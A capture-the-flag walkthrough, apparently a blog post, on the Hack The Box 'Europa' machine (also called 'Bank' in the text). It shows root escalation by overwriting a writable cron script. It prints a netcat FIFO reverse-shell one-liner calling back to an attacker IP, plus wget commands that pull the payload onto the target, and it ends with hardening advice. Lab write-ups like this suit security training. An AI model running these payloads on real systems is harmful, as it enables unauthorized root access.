Hack The Box - Europa Part 2
Hack The Box - Europa Part 2: Escalate from a low-privilege shell (from Part 1) to root by abusing a writable cron-executed script, and capture the root flag. • HackTheBox • exploitdb, security
🎯 Objective
Escalate from a low-privilege shell (from Part 1) to root by abusing a writable cron-executed script, and capture the root flag.
🔎 Context & Prereqs
- Box: Bank (continuation of Part 1)
- Initial foothold: Low-privilege web shell (from Part 1)
- Attacker IP:
10.10.14.24 - Tools used:
pythonSimpleHTTPServer,nc, Burp Suite,wget - Key path:
/var/www/cmd/logcleared.sh(cron-executed)
You discovered a system script invoked by cron. The file was writable, so replacing it with a reverse-shell one-liner yielded a root callback when the cron ran.
🗺️ Attack Path Overview
- Host payloads with a temporary HTTP server.
- Set up a reverse shell listener.
- Identify writable cron-executed script (
/var/www/cmd/logcleared.sh). - Replace script with a reverse shell one-liner.
- Wait for cron to run → root shell inbound.
- Verify root and read root flag.
🧪 Evidence (Screenshots)
Listener & staging
Root shell received after cron triggers
🧰 Step-by-Step
1) Host a quick web server for payloads
Use Python’s simple HTTP server to serve local files:
# Python 2 style (as used)
python -m SimpleHTTPServer 8081

# Python 3 equivalent
# python3 -m http.server 8081
2) Prepare a reverse shell listener
nc -lvnp 1337
# (Later used port 51002 for the cron callback)
3) Locate and validate the cron-executed script
During enumeration you identified:
/var/www/cmd/logcleared.shYou attempted to edit with vi (failed), so you replaced it instead.
4) Replace the script with a reverse shell
Delete and replace via wget (from your HTTP server):
# On target
# (Optionally remove the original first)
rm -f /var/www/cmd/logcleared.sh

# Recreate the script with your payload (example: served from your host)
wget http://10.10.14.24:8081/logcleared.sh -O /var/www/cmd/logcleared.sh
chmod +x /var/www/cmd/logcleared.sh
Payload content (/var/www/cmd/logcleared.sh):
#!/bin/sh
rm /tmp/fa; mkfifo /tmp/fa; cat /tmp/fa|/bin/sh -i 2>&1|nc 10.10.14.24 51002 > /tmp/fa
This FIFO-based one-liner is reliable for cron contexts and avoids requiring Python or Bash TCP features.
5) Wait for cron to execute
Keep your listener open (here on 51002 as in the payload). Once cron runs, you should receive a root shell.
6) Verify and loot
whoami
id
cat /root/root.txt
✅ Outcome: Gained a root shell and retrieved the root flag.
🧠 Notes & Troubleshooting
- Editors & perms: If
vi/nanoisn’t usable (or$TERM/env is hostile), replacing the file withwget/curlis simpler. - Execution bits: Ensure the script is executable and retains a valid shebang (
#!/bin/sh). - Ports: Match your listener port with the payload’s port.
- Environment: Cron often lacks a full environment (
PATH,TERMetc.). Use full paths in payloads (/bin/sh,/bin/nc).
🛡️ Hardening & Remediation
- Lock down crons: Ensure cron scripts are owned by
root:rootand not writable by low-priv users. Use600or700permissions. - Use root-only directories for cron scripts (e.g.,
/etc/cron.*or root-only app dirs). - Code review for cron scripts: Avoid referencing world-writable paths or user-writable content.
- Audit regularly:
find / -type f -writable -path '*cron*' 2>/dev/nullandcrontab -l//etc/crontab//etc/cron.*checks. - Central logging & alerts for modifications to cron files and unexpected outbound connections.
📎 Appendix — Commands Recap
# Local (attacker)
python -m SimpleHTTPServer 8081         # or python3 -m http.server 8081
nc -lvnp 51002

# Target — replace cron script with reverse shell
rm -f /var/www/cmd/logcleared.sh
wget http://10.10.14.24:8081/logcleared.sh -O /var/www/cmd/logcleared.sh
chmod +x /var/www/cmd/logcleared.sh

# Sample payload content
#!/bin/sh
rm /tmp/fa; mkfifo /tmp/fa; cat /tmp/fa|/bin/sh -i 2>&1|nc 10.10.14.24 51002 > /tmp/fa
✅ Result
Escalated to root via cron script replacement and captured root flag. 🎉
Comments
Comments
Loading comments…